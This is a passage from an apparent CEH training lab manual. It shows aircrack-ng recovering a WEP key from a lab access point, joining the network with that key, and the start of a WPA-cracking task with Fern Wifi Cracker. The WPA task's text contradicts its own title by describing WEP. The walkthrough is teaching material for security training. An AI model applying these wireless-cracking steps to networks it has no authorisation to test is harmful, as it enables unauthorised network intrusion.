
[root@parrot]~# aircrack-ng Wepcrack-01.cap
Reading packets, please wait...
Opening Wepcrack-01.cap
Read 5200660 packets.
Got 12753 out of 10000 IVsStarting PTW attack with 12753 ivs.
Encryption
# BSSID          ESSID          Encryption
1 54:37:BB:68:88:F9 CEH-Labs       WEP (12753 IVs)
Choosing first network as target.
Reading packets, please wait...
Opening Wepcrack-01.cap
Read 5200660 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Aircrack-ng 1.6
[00:00:00] Tested 21 keys (got 9894 IVs)
KB  depth  byte(vote)
0   0/ 2    12(15360) DE(14848) 2A(13056) C6(13056) 20(12800) 26(12800) 38(12800)
1   0/ 1    34(17408) A7(14848) 64(13824) 53(13568) 27(13312) DA(13312) 07(13056)
2   0/ 3    A6(14080) 10(13568) 9C(13568) E7(13568) 27(12800) 42(12800) E8(12800)
3   3/ 4    78(13568) 0E(13312) 24(13312) AF(13312) D9(13312) 8B(13056) D2(13056)
4   0/ 1    90(15104) A0(14592) EC(13824) 36(13312) A2(13312) 44(13056) 2D(12800)
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
  
```


30. Close all the open windows and reboot the **Parrot Security** machine.
31. After the machine reboots, in the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
32. Now, we will connect to the **CEH-LABS** access point using the cracked WEP key. To do so, click the Ethernet network connection icon (🔌) from the top-right corner of Desktop.
33. From the drop-down options under the **Wi-Fi Networks** section, click **CEH-LABS** from the available access points.




34. A **Wi-Fi Network Authentication Required** pop-up appears; type the cracked key and click the **Connect** button.

Note: In this example, the key that we have cracked is **1234567890**.



35. After successful authentication, a **Connection Established** notification appears at the top-right corner of **Desktop**, as shown in the screenshot.



Note: In real-life attacks, attackers will use this key to connect to the access point and join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find.

36. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.

37. Unplug the **Linksys 802.11 g WLAN** adapter.

38. Close all open windows and document all the acquired information.

39. Turn off the **Parrot Security** virtual machine.

Task 4: Crack a WPA Network using Fern Wifi Cracker

WPA (Wi-Fi Protected Access) is an advanced wireless encryption protocol defined by the 802.11i standard that uses a Temporal Key Integrity Protocol (TKIP), 48-bit IV, and 64-bit Message Integrity Code (MIC) integrity check. TKIP utilizes the RC4 stream cipher encryption with 128-bit keys. The result is stronger encryption and authentication than WEP.

Fern Wifi Cracker is a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys, as well as run other network-based attacks on wired or wireless networks. The various types of wireless attacks that the program can carry out include session hijacking, service brute-forcing, HTTP injection, and more.

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.


Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

